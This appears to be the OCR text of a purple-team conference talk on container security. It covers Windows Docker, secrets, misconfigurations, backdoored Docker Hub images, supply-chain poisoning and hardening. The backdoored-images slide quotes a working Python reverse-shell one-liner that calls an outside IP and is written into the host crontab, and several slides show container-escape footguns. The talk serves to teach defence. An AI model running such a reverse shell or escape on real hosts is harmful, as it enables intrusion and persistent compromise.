Containers with windows, elevators and backdoors

Alex Ivkin

whoami

- Director of Solution Engineering at Eclypsium - Firmware and Hardware Security
- Security Architect with Checkmarx - Application Security
- VP Security Professional Services - IAM and GRC


Working with container technologies since 2015

CISSP, CISM, CSXP and a bunch of other 4 letter acronyms


What this talk is not about

This talk is not about what's low in the stack

This is a purple team presentation
(both defence and offence)



The story begins



Be me, a year ago, inherit a [legacy] traditional security product.

It needs to live in DevOps. The devs are screaming containers! microservices! serverless!


I need to make it secure. I need to make it fast. I need it to fit into the SecOps side of the DevSecOps pipeline

VM “Containers”

Reasonably secure - but:


- Big, slow to boot, hard to manage
- Not for running single processes
- Hashicorp Vagrant and Packer help a little bit
- Tune up and down with Puppet and Chef, but it's still massive

Great at sandboxing, not so much at distribution



App package containers and in-app sandboxes

- Application confinement, application distribution
- Snaps
- AppImage, ZeroInstall, FlatPak
- VMware ThinApp, Citrix XenApp, Microsoft App-V
- Tabs Chrome with their own pid namespace



Great at distribution, not so much at sandboxing

```
alex@ubuntu:~$ apt install kate
...
0 upgraded, 152 newly installed, 0 to remove and
52 not upgraded

Do you want to continue? [Y/n] n
```

The “here” things


```
alex@ubuntu:~$ postman

Command ‘postman' not found, but can be installed with:

sudo snap install postman
```

Application containers


Kernel-level containers



Not the first order concepts - it's an amalgamation of capabilities (process privs), cgroups (resource controls), namespaces (isolate kernel elements), seccomp (syscall filters), overlay fs and overlay networks

- LXC - hard mode containers + Canonical LXD
- Docker - easy mode, with some cost
- CoreOS - rkt *non-root** containers
- Heroku - Flockport, Joyan, RancherOS, Sandstorm.io (dead)


You are the master builder - turn on and off namespaces, run GUI tools, run Windows Tools, run AI algorithms (CUDA) … you are free shoot yourself in the foot.



** rkt and systemd-nspawn add CAP_SYS_ADMIN to all containers*

Windows containers

Windows Docker containers



Docker for Windows with HyperV. HyperV is exclusivistic, however I've run HyperV on KVM on Linux in parallel with VirtualBox (don't try it at home)


- Windows containers use Microsoft Windows Server Containers subsystem on Windows Server and Windows Server Core.
- Images start from either Nano Server (1.2G) (64bit .Net Core only) or Windows Server Core (**11G**) (full .Net+32bit). With telemetry of course.
- Linux containers run in a Moby HyperV VM (LCOW).
- You can run Windows containers on Linux by forwarding a Dockerd port from a WSC VM

What's the catch?

Still in the works, rapidly evolving, networking is buggy.

Nano is headless, WSC does have a working RDP, so for now windows GUI containers are not possible


You can't do windows update inside containers - you need to rebuild your images on updated Microsoft base image with a full version number.



Security - new docker daemon attack surface

Docker.core.dll is written in .NET, not GO - https://github.com/Microsoft/Docker.DotNet

Insecure deserialization on a windows dockerd named pipe to turn a docker user into net authority\system



Docker Community Edition 18.06.0-ce-rc3-win68 2018-07-19

Download

- Upgrades
  - Docker 18.06.0-ce-rc3
  - Docker Machine 0.15.0
  - Docker compose 1.22.0
- New
  - New Kubernetes menu item allowing to switch Kubernetes context & connect to clusters other than the local one.
- Bug fixes and minor changes
  - AUFS storage driver is deprecated in Docker Desktop and AUFS support will be removed in the next major release. You can continue with AUFS in Docker Desktop 18.06.x, but you will need to reset disk image (in Settings > Reset menu) before updating to the next major update. You can check documentation to save images and backup volumes
  - Fix startup issue with aufs
  - Fix status bug which could prevent the kubernetes cluster from starting.
  - Fix bug which would cause VM logs to be written to RAM rather than disk in some cases, and the VM to hang.
  - Fix security issue with named pipe connection to docker service.

https://srcincite.io/blog/2018/08/31/you-cant-contain-me-analyzing-and-exploiting-an-elevation-of-privilege-in-docker-for-windows.html

Dealing with Sensitive Intellectual Property

Encrypted installer

Proprietary deployment pattern

Install-time licensing

Run-time Access Keys for Middleware

Why keeping secrets is a hard problem

Docker’s copy-on-write is a blessing and a curse.

Can’t hide in ARG or ENV in the build - it is all in “docker history”
Passing ENV in the run time exposes secrets in the command line and through “docker inspect”
Deleting files without squashing keeps them in the build cache. Squashing makes development harder.

Squashing does not work on Windows

Multistage build helps, but cherry picking files that installers on Windows spray all over FS is tedious.
Registry hives need to be copied whole.

https://github.com/alexivkin/docker-historian

Common footguns

- Using default user - `docker run --rm -it -v /:/x alpine`
  CVE-2019-5736: runc container breakout
- Mapping docker socket -
  `docker container run -d -p 9000:9000 -v /var/run/docker.sock:/var/run/docker.sock portainer/portainer`
  - Same deal for the named pipe on windows...except worse
- Running with `--privileged` (for device access) - pwnage through kernel module injection*
- By default exposed ports bind to all IPs, not just internal ones

https://www.cyberark.com/threat-research-blog/how-i-hacked-play-with-docker-and-remotely-ran-code-on-the-host/

Exposing too much

Can’t Ctrl-C a Node App

lakruzz commented on Jun 11

Another solution, which doesn't require any change in the code, is to add `--pid=host` to the docker run startup arguments.

That will allow you to kill the host, with `<CTRL>+C`

1

You should instead implement signal handling in your Node app[1].

https://blog.ghaiklor.com/avoid-running-nodejs-as-pid-1-under-docker-images-when-running-them-on-mesosphere-kubernetes-or-b7bd505657f9?gi=a27a305be2d7
https://github.com/nodejs/docker-node/blob/master/docs/BestPractices.md#handling-kernel-signals

Backdoored images

Docker Hub had 17 backdoored images in 2018, mining Monero

```
/usr/bin/python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\\"98.142.1
40.13\\\",8888));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\\\"/bin/sh\\\",\\\"-i\\\"]);'\\n\" >>
/mnt/etc/crontab
```

That got 5 million “pulls” - netted over $90k/yr

Expose your docker/kubernetes/swarm remote API/mgmt port and have the image pushed to you.


It will run without you even knowing it

https://kromtech.com/blog/security-center/cryptojacking-invades-cloud-how-modern-containerization-trend-is-exploited-by-attackers

Supply chain for images


Docker registries are unauthenticated and unsigned by default. You can inject your code into the “base” image - e.g replacing the “bash” command, or musl/glibc and kick off a reverse shell to the C&C each time a RUN line is executed during build, or an image is started with CMD in it.


If the base image is squashed the only way to see the change is to compare the hash of the locally build version of the base image with the base image that is pulled from the registry



* *Josh Farwell - Unsafe Harbor - https://www.youtube.com/watch?v=5Rp4Y_vE2ps*

From kernel exploit to container privesc





Using a known kernel waitid() exploit CVE-2017-5123 to do add caps to containers. Also CVE-2016–5195, CVE-2017–1000405).

https://www.twistlock.com/labs-blog/escaping-docker-container-using-waitid-cve-2017-5123/
https://github.com/FloatingGuy/CVE-2017-5123

Containers from the red team perspective

Apps in containers and microservices are ‘stateless’. The state is outside - in files, object storage, databases.

Orchestration platforms:

- Kubernetes, Docker Swarm, Mesos, Rancher - are complex
- Steep learning curve, mistakes will be made
- Kubernetes - CVE-2018–1002105 9.8 privesc.
- Kubernetes’ DB (etcd) listens on 2379/TCP

https://access.redhat.com/security/cve/cve-2018-1002105

The end state?

Securing containers

Remap the root user:
`docker run --rm -it -v /:/x -u 1000:1000 --security-opt=no-new-privileges alpine`

Secrets: Dockito Vault, Kubernetes, Swarm, Hashicorp Vault, Custom

Reduce host attack surface:

- Specify network interfaces when mapping container ports out
- Do not expose dockerd port or socket without limiting who can access it
- Run only the docker daemon on the host - just like virtualization, you don't run stuff in parallel to the hypervisor
  Container Linux by CoreOS with SELinux, ChromeOS/Gentoo, Container-Optimized OS - GKS
- Run control plane on nodes that are separate from these that are running untrusted code

Securing containers

Reduce container attack surface (if you put everything in the sandbox then there is no sandbox)


- Use **distroless** base for your container
- Stick by one process per container rule
- Scan images for 3rd party vulnerabilities with Anchore, Snyk, Sonatype Clair, Quay etc

Know what you run:

- Get the dockerfile, build it yourself and tag - you get a stable build that is transparent
- Use authenticated docker registries, or get Docker Enterprise UCP
- Enable DOCKER_CONTENT_TRUST - and beware it needs a notary server

Update - rebuild container images often to get latest updates to base images, especially on windows

The end result




Thank you!

alex@ivkin.net

https://github.com/alexivkin


https://securedmind.com

DNS Rebinding attack with VM persistence



https://www.blackhat.com/docs/us-17/thursday/us-17-Cherny-Well-That-Escalated-Quickly-How-Abusing-The-Docker-API-Led-To-Remote-Code-Execution-Same-Origin-Bypass-And-Persistence_wp.pdf

from __future__ import containers




Katacontainers - Intel Clear Containers and runV - Very fast booting VMs (kvm+qemu)

AWS Firecracker

Performance comparison - *https://blog.hansenpartnership.com/measuring-the-horizontal-attack-profile-of-nabla-containers/*

from __future__ import containers

SCONE - Containers on Intel's SGX enclaves



History of containers